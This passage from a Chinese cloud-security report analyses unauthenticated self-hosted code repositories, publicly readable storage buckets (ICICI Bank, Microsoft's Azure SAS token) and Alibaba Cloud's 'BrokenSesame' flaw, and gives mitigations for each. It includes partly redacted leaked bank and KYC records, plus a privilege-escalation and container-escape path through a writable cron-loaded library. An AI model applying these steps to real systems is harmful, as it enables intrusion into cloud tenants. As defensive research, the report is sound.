我们对全球暴露的 80578 个主流自建代码仓库进行了研究分析（Gitblit 数据占 4114 条，Gogs 数据占 13938 条，Gitea 数据占 24318 条，Gitlab 数据占 38208 条），约 16% 的代码仓库存在未授权访问风险（Gitblit 数据占 40%，Gogs 数据占 20%，Gitea 数据占 16%，Gitlab 数据占 11%），超过 150000 个源代码可被直接拉取。借助敏感识别技术，我们对这些泄露的源代码项目进行了研究分析，54% 的源代码项目存在不同程度的敏感信息泄露。泄露的敏感信息中，91% 为业务源代码，这些源码涉及到政府、医疗、教育、金融、通信等各个行业；7% 为身份证、银行号、手机号等其他敏感数据；2% 为关键口令信息，这些口令涉及数据库、管理系统、自建仓库等各种关键应用和服务。

尽管在过去多几年里我们一直致力于向大众提醒“大部分软件的默认配置是不安全的[19]”、“大部分的应用是缺乏防护的 [1]”，但每年仍然有相当数量的泄露事件发生。接下来，我们将分享若干代码仓库泄露案例，期望自建代码仓库的安全风险能引起更多关注。

研究案例 4：某文旅软件服务商自建代码仓库泄露 26 个产品和用户项目源码等敏感数据

某组织的 Gitea 代码仓库长期暴露在互联网中，并且由于配置错误，无需认证便可以从互联网上获取该仓库的所有项目数据。如图 3.8 所示，我们从其中的一个“公司年会抽奖”项目配置文件中发现了疑似组织名称，结合实体分析技术，我们最终确认该代码仓库为某文旅软件服务商所有。

图 3.8 某文旅软件服务商年会抽奖项目配置

该仓库泄露的项目多达 26 个，这些项目几乎涵盖了其官网介绍中的所有合作案例。我们选取了某市的一个文旅项目进行敏感分析，除大量业务代码外，源码中存在大量的关键口令信息，如图 3.9 所示，其中的几块代码段泄露了互联网服务器和互联网数据库的地址和账号口令等关键敏感信息。该仓库中其他项目中还存在大量的类似敏感信息。

图 3.9 某文旅项目泄露的关键账号口令信息

我们对部分泄露的敏感信息进行了有效性验证，发现其中的一部分互联网资产仍然存活，且没有得到有效的安全防护。

研究案例 5：某大数据解决方案服务商自建代码仓库泄露大量业务源码和疑似城市统计数据

我们测绘到，某大数据解决方案服务商自建代码仓库暴露在互联网中，如图 3.10 所示，由于配置错误，所有人无需认证便可以直接获取所有项目信息和源代码。值得关注的是，该公司为政府、企业提供人口统计、旅游、交通、公共安全等信息化解决方案。




图 3.10 某大数据解决方案服务商自建代码仓库泄露

该仓库泄露了前端、后端、APP、数据处理等 9 个项目的源代码，我们选取了部分项目进行源代码敏感分析，几乎每个项目均泄露了不同程度的敏感数据。如图 3.11 所示，我们在配置文件中发现了某业务系统的后台数据库账号口令信息。该信息二次泄露了大量的疑似城市交通信息以及系统账号口令信息。




图 3.11 某大数据解决方案服务商数据库信息泄露

研究案例 6：某大数据集团下属科技公司自建代码仓库泄露某省国资委、城投、水务等多个敏感项目数据

我们发现某科技公司自建代码仓库暴露在互联网中，该公司属于某省大数据集团下属企业，其业务涉及多市的信息化重点项目。

该仓库直接泄露了 11 个项目的源代码，这些项目涉及某省国资委、城投、水务等多个组织。我们对其中的部分项目进行了敏感识别分析，大部分的项目均泄露了不同程度的敏感数据。如图 3.12 所示，项目中的一个配置文件中泄露了其互联网数据库的账号口令信息，该口令泄露了大量疑似国资委的敏感数据。




图 3.12 某大数据集团下属科技公司数据库泄露

3.3 存储桶泄露风险分析

由于人为错误配置，存储桶数据往往可以被公开访问，这意味着只要在浏览器中输入了正确的域名，世界上任何人都可以访问这些数据。这种情况下，存储桶的数据可能会被恶意攻击者轻易发现并利用。公开访问的存储桶数据可能包含各种敏感信息，例如个人身份信息、金融数据、商业机密等。这些数据泄露不仅会损害个人隐私和商业利益，还可能导致法律诉讼和声誉损失。

在报告的第二章中，我们统计的 2023 年十大云安全事件中四起事件都是和云存储桶数据泄露直接相关的，这表明云存储桶的安全性在当前云计算环境中仍然面临着严重的风险和挑战。在下文，我们将对这些具有共性的重大安全事件进行详细的研究分析，以深入探讨事件的背景、原因、影响以及可能的应对措施。通过对这些事件的深入分析，我们希望能够从中汲取经验教训，加强对云安全的认识，提高对云存储桶数据泄露等安全威胁的应对能力，以保护用户的隐私和数据安全。

研究案例 7：Digital Ocean 存储桶公开可访问，印度跨国银行数百万数据遭遇泄露


如前文提到，泄露的敏感文件中包含银行用户的详细信息、信用卡号、姓名、护照、出生日期、家庭住址、电话号码、电子邮件、银行对账单、现任员工和求职者简历等重要信息，

如图 3.13-3.16 所示。

```
#3718, Files: 929, URL: https://debra.sgp1.digitaloceanspaces.com?
marker=[redacted]
#3719, Files: 62, URL: https://debra.sgp1.digitaloceanspa[redacted]2·
[redacted]
Total files: 3671726
```

图 3.13 云存储中泄露文件总数的屏幕截图

图 3.14 护照泄露截图



ICICI Bank


Account Number: [redacted]

Transaction date : From 22/03/2021 To 22/05/2021

Date	Description	Amount	Type
21-05-2021	[redacted]/HDFC BANK LTD/	200.00	DR
21-05-2021	[redacted]/Axis Bank Ltd./	3501.50	DR
21-05-2021	[redacted]/SIPG ZERODHA BROKING	200000.00	DR
21-05-2021	[redacted]/State Bank of I	200000.00	CR
21-05-2021	[redacted]/ICICI Bank/	50000.00	DR
18-05-2021	[redacted]/SBIhomeLoa[redacted]	420000.00	DR
14-05-2021	[redacted]/HDFC BANK LTD/	3583.00	DR
14-05-2021	[redacted]KMMF REDEMPTION [redacted]	17302.17	CR
14-05-2021	[redacted]TMF REDEMPTION POOL-[redacted]	16430.48	CR
14-05-2021	[redacted]M	34847.50	CR

This is a system-generated statement. Hence, it does not require any signature. Page 1

图 3.15 银行对账单泄露截图



FORM NO.DIR-3-KYC — **KYC of Directors**

[Pursuant to rule 12A of The Companies (Appointment and Qualification of Directors) Rules, 2014]

सत्यमेव जयते

Form Language (•) English ( ) Hindi

Note-
- All fields marked in * are mandatory fields
- In case of Indian nationals, Income-tax Permanent Account Number (Income-tax PAN) is mandatory in all cases even if there is no change in Income-tax PAN. In such cases, director details should be as per Income-tax PAN. In case the details as per Income-tax PAN are incorrect, director/designated partner is advised to first correct the details in Income-tax PAN. Refer instruction kit for details

1.(a) *Director Identification Number (DIN) 07[redacted] — Pre-fill

(b) Name PRIYA[redacted]

2. *Director's name (Enter full name and do not use abbreviations)
(a) First name
(b) Last name PRIYA[redacted]
(c) Middle Name

3. *Father's name (Even Married women must give father's name)
(a) First name S[redacted]
(b) Last name A[redacted]
(c) Middle Name

4. *Whether a citizen of India (•) Yes ( ) No

5. *Nationality INDIA

6. *Whether resident in India (•) Yes ( ) No

7. *Date of birth [redacted]/1993 (DD/MM/YYYY)

8. *Gender ( ) Male (•) Female ( ) Transgender

9. Income tax PAN BS[redacted] — Verify income-tax PAN

10. Do you have Aadhaar (•) Yes ( ) No
Aadhaar number 51[redacted]

11. Voter's Identity card number

12. *Do you have a valid passport ( ) Yes (•) No
#Passport number

13. Driving license number

14. *Personal Mobile Number +91 [redacted] — Send OTP

15. *Personal Email ID [redacted]@gmail.com

16. *Enter OTP for Mobile Number — Verify OTP

17. *Enter OTP for Email ID

18. Permanent residential address

*Line I FLAT[redacted]
Line II [redacted]
*City [redacted]
*State Tamil Nadu-TN *Pin code 6[redacted]
ISO country code IN Phone Fax
*Country INDIA

Page 1 of 3

图 3.16 泄露的填写 KYC 表格的屏幕截图 [20]

除此之外，CloudSEK 联合创始人兼首席执行官 Rahul Sasi 还表示 [21]，泄露的存储桶还包含来自其他几家公司的数据，不仅仅是只有 ICICI 银行的数据。

Spaces 是 Digital Ocean 提供的对象存储服务，从其官方 API 文档 [22] 可以看出，Spaces 对象存储与 Amazon S3 对象存储服务兼容，用户可通过设置 ACL 策略以完成对存储

桶的访问控制，以下是一组公有读取存储桶的 ACL 示例：

```
<AccessControlPolicy xmlns="http://s3.amazonaws.com/doc/2006-03-01/">
 <Owner>
  <ID>xxxx</ID>
<DisplayName>xxxx</DisplayName>
 </Owner>
 <AccessControlList>
  <Grant>
   <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="Group">
<URI>http://acs.amazonaws.com/groups/global/AllUsers</URI>
   </Grantee>
   <Permission>READ</Permission>
  </Grant>
  <Grant>
   <Grantee xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="CanonicalUser">
    <ID>xxxx</ID>
   </Grantee>
<Permission>FULL_CONTROL</Permission>
  </Grant>
 </AccessControlList>
</AccessControlPolicy>
```

从上述示例 xml 文件中的 <Permission> 标签值 (FULL_CONTROL) 可以看出，该策略赋予了存储桶的公开访问权限。ICICI 银行及其用户的敏感数据就是因为类似的这种配置错误而被发现暴露在可公开访问的 Digital Ocean 存储桶中，“公开访问”也就意味着任何人，无论是否拥有 Digital Ocean 账号，只要知道文件的 URL，就可以访问和下载这些文件而无需任何特别的权限和身份认证。

Cybernews 的研究人员提到“此类敏感信息可能会损害 ICICI 银行的声誉，并可能泄露银行内部流程的细节，并危及其用户和员工及其数据的安全。” 如网络犯罪分子可以使用被盗取的凭据和个人数据在用户不知情的情况下以个人的名义开设账户，进行转账和实施信用卡欺诈，再如网络犯罪分子可在暗网上出售隐私数据，ICICI 银行可能成为数据泄露的受害者。

为防止此类数据泄露，建议企业做到如下几点：

1. 为创建的云存储桶配置合理的访问权限；
2. 为用户提供识别和避免电子邮件、网站、电话的欺诈行为的指导，并时刻敦促用户向银行及时报备此类可疑活动；
3. 若受到隐私泄露情况，应及时更改登录密钥，设置强密码，避免弱密码被暴破的风险

研究案例 8：微软研究团队使用的 Azure Blob 存储桶意外暴露 38TB 隐私数据

Azure Blob 存储桶是由 Microsoft 提供的云对象存储解决方案，适用于存储大量的非结构化数据，例如文本、图像或二进制数据等。Azure 存储账户包含了所有 Azure 存储数据对象，包括 Blob、文件、队列和表，同时为 Azure 存储数据提供了一个唯一的命名空间 [23]。

共享访问签名 (SAS) 令牌是一种签名 URL，是一种临时访问凭证，是 Azure 提供的一种对存储账户中资源进行安全委托访问的方式。使用 SAS 可以精细控制用户端访问 Azure 对象存储数据的方式，例如：

1. 客户端可以访问哪些资源（Blob 容器、表、队列或文件共享）；
2. SAS 的有效期限。

Azure 存储支持三种类型的共享访问签名 SAS：用户委托 SAS、服务 SAS 和账户 SAS。用户可以通过创建账户 SAS 令牌进行 Blob 存储数据共享，并且能够设置该令牌的访问权限和有效时间。在有效时间内，任何人都可以通过账户 SAS 令牌的 URL 按照访问权限访问相关资源。

在此次事件中，Microsoft AI 研究团队采用了 Azure Blob 存储和账户 SAS 令牌作为模型共享的方式，并在 GitHub 中公开了数据存储的 SAS 令牌 URL。不幸的是，由于 Microsoft AI 研究团队在生成账户 SAS 令牌时设置了不安全的访问权限，即该令牌具有整个存储账户的访问权限，如图 3.17 所示 [15]，导致用户不仅可以通过该 SAS 令牌访问模型，甚至可以访问存储账户中的额外数据，其中包含了 38TB 的私人文件。除了权限设置过于宽松外，该令牌还被配置为 Blob 存储桶的“完全控制”权限，这意味着恶意用户可以修改、删除现有的模型和其他数据，甚至可以进行模型的投毒攻击。




图 3.17 SAS 令牌权限配置错误

导致此次事件的主要原因是 SAS 令牌权限配置错误，归根到底还是临时凭证的权限安全问题。因此，在使用云厂商的临时凭证时应从以下几个安全方面来考虑：

1. 应做到对云账户下所有临时凭证的可见与监控，避免“影子”凭证对账户、资源造成严重危害，如临时凭证的使用途径与其具备的权限应严格匹配，应避免对临时凭证进行过度授权。再如临时凭证的过期时间应严格控制，应做到定期更换以避免较长时间的持续授权；
2. 应避免使用临时凭证作为数据共享的“钥匙”；
3. 应使用凭证扫描工具检测互联网互联网暴露面（APP、网站和 GitHub 存储库等）中泄露的云凭证；
4. 应使用诸如云安全态势管理（Cloud Security Posture Management，CSPM）等工具来持续监控、审计云账号下凭证的权限情况

3.4 小结

本章深入探讨了云服务配置错误导致的安全风险，特别是自建容器镜像仓库、自建代码仓库和存储桶泄露风险。通过具体的研究案例分析，我们发现由于配置错误或对云服务安全

性认识不足等原因，大规模的敏感数据仍然被持续泄露。这些泄露的个人隐私信息、商业机密和关键基础设施等敏感数据很可能对企业声誉以及国家安全造成严重影响。

针对这些风险，建议采取以下措施加强云服务的安全性：

- 采取最小化暴露原则，避免不必要的互联网暴露，确保只有授权用户才能访问对应的数据；
- 定期对云服务进行安全审计和配置核查，及时发现并修复潜在的安全漏洞和错误配置；
- 订阅专业的 EASM 服务，监控和保护暴露资产；
- 加强对所选用云应用特性的理解和认识，确保使用云服务的团队了解如何安全配置和管理云资源，提高团队成员对数据保护重要性的认识，并定期进行安全培训；

通过采取上述措施，可以有效降低云服务配置错误导致的安全风险，确保敏感数据免受泄露，维护企业和用户的核心利益。

04

云服务自身的安全风险分析

- 观点 3： SaaS 服务作为一种灵活的云服务模型，涵盖各种服务类别，不同的服务面临不同的风险，其中影响较大的风险是租户间的隔离不够彻底，进而危害其他云租户的业务。
- 观点 4：IaaS 服务通常提供大规模的计算存储资源，云租户需要自行搭建服务，其风险主要集中在云租户自身的操作配置可能不合规，或未采用了最佳安全实践。

企业可以通过租用公有云资源来存储和处理数据，与私有云相比，公有云的安全问题更加复杂：

1. 公有云中的数据可能会面临更多的泄露风险。相较于原有的 IT 基础设施，部署在公有云上会扩大攻击面。攻击者可以利用各种方式来获取企业在公有云中存储的敏感数据。例如，企业的存储桶配置不当将导致被任意用户访问的风险。
2. 公有云环境面临跨租户劫持的风险。由于公有云面向多租户的特性，企业租赁云服务就会面临多租户共享同一云基础设施的场景，进而会导致跨租户劫持风险，如攻击者可以利用漏洞从一个云租户入手，得手后再攻击其他租户，进而影响到其它租户的业务。
3. 数据所有权和厂商锁定风险： 公有云服务模型中，租户数据存储在云服务商的服务器上，租户需要明确了解他们在合同中对数据的所有权，并且在云服务商终止服务时，需要知晓如何获取数据的权限，以此避免由于数据无法迁移或锁定而导致的依赖性问题。

近年来伴随云计算的兴起，针对公有云的攻击事件层出不穷，本章我们将通过对当下安全事件的原理分析并结合已有的安全研究成果，来介绍其对应的风险。

4.1 跨租户劫持风险分析

我们认为，如何打破租户间的隔离，一直是公有云 SaaS 服务攻击的重点。

由于 SaaS 服务天然为多租户环境，因此跨租户劫持成为用户常面临的一大风险，跨租户劫持风险通常指的是在多租户环境中存在的安全威胁，其中一个租户可能试图获取或篡改另一个租户的数据或资源。租户是指在同一云服务或系统中独立运行的不同组织、用户或应用程序。

接下来，我们将结合 2023 年相关安全事件和已有研究数据，来分析由于租户间隔离不当

导致的跨租户劫持风险。

研究案例 9：阿里云数据库服务被曝严重漏洞“BrokenSesame”

原理简述

1. AnalyticDB for PostgreSQL 容器逃逸漏洞

1）容器提权

从一个 Postgres 的普通用户开始，第一步研究人员可通过定时任务提权到数据库容器的 root 权限。容器内有一个每分钟执行 /usr/bin/tsar 的定时任务。

```
$: ls -lah /etc/cron.d/tsar
-rw-r--r-- 1 root root 99 Apr 19  2021 /etc/cron.d/tsar

$: cat /etc/cron.d/tsar

# cron tsar collect once per minute
MAILTO=""
* * * * * root /usr/bin/tsar --cron > /dev/null 2>&1
```

图 4.1 定时任务

通过对该二进制文件执行 ldd 命令，可以看到它会从自定义的位置 /u01 加载共享库。而当前用户 adbpgadmin 对 /u01 目录具有写权限。

研究人员可以通过对此共享库文件的覆盖，来让下次定时任务执行时，以 Root 身份执行这个二进制文件。

```
$: ldd /usr/bin/tsar
  linux-vdso.so.1 =>  (0x00007fff83dbc000)
  libm.so.6 => /lib64/libm.so.6 (0x00001462ec108000)
  libdl.so.2 => /lib64/libdl.so.2 (0x00001462ebf04000)
  libgcc_s.so.1 => /u01/adbpg/lib/libgcc_s.so.1 (0x00001462ec608000)
  libc.so.6 => /lib64/libc.so.6 (0x00001462ebb36000)
  /lib64/ld-linux-x86-64.so.2 (0x00001462ec40a000)
```

```
$: ls -alh /u01/adbpg/lib/libgcc_s.so.1
-rwxr-xr-x 1 adbpgadmin adbpgadmin 102K Oct 27 12:22 /u01/adbpg/lib/libgcc_s.so.1
```

图 4.2 链接库链接状态

2）容器逃逸

研究人员拿到数据库容器 Root 权限后，可通过阿里云站点开启 SSL 加密功能，这一步骤会创建 SCP 和 SSH 等进程，进而可利用进程注入方式完成容器逃逸至宿主机（Kubernetes Node）。

3）供应链攻击

由于存在权限配置问题，研究人员控制宿主机（Kubernetes Node）后可以通过对注册表进行写操作，覆盖其他用户的容器 / 镜像，完成供应链攻击。

2. ApsaraDB RDS for PostgreSQL 命令注入漏洞

1）容器逃逸 [44][45]

阿里云提供了一个验证 PostgreSQL 是否可以正常升级的功能，来帮助用户避免数据库损坏。针对此功能，研究人员发现其存在命令注入漏洞，可以在负责此功能的容器中执行任意代码。随后利用 core_pattern 来进行容器逃逸。

2）供应链攻击

研究人员发现在控制宿主机（Kubernetes Node）后，此服务的私有容器注册表存储库和用于 AnalyticDB 的相同，可以使用 AnalyticDB 的凭证完成对 ApsaraDB RDS 的供应链攻击。

事件分析

